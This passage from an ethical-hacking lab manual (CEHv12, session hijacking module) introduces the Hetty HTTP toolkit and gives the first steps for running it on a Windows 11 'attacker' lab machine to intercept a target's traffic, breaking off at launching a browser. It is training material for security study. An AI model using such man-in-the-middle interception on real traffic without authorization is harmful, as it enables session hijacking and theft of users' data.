
Task 3: Intercept HTTP Traffic using Hetty

Hetty is an HTTP toolkit for security research. It aims to become an open-source alternative to commercial software such as Burp Suite Pro, with powerful features tailored to the needs of the InfoSec and bug bounty communities. Hetty can be used to perform Machine-in-the-middle (MITM) attack, manually create/edit requests, and replay proxied requests for HTTP clients and further intercept requests and responses for manual review.

Here, we will use the Hetty tool to intercept HTTP traffic on the target system.


Note: Here, we will use **Windows 11** machine as an attacker machine and **Windows Server 2022** machine as a target machine.

- 1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
- 2. Navigate to **E:\CEH-Tools\CEHv12 Module 11 Session Hijacking\Hetty** and double-click **hetty.exe**.




- 3. **Open File - Security Warning** window appears, click **Run**.
- 4. A **Command Prompt** window appears, and Hetty initializes.






5. Now, minimize all the windows and launch any web browser (here, **Mozilla Firefox**).

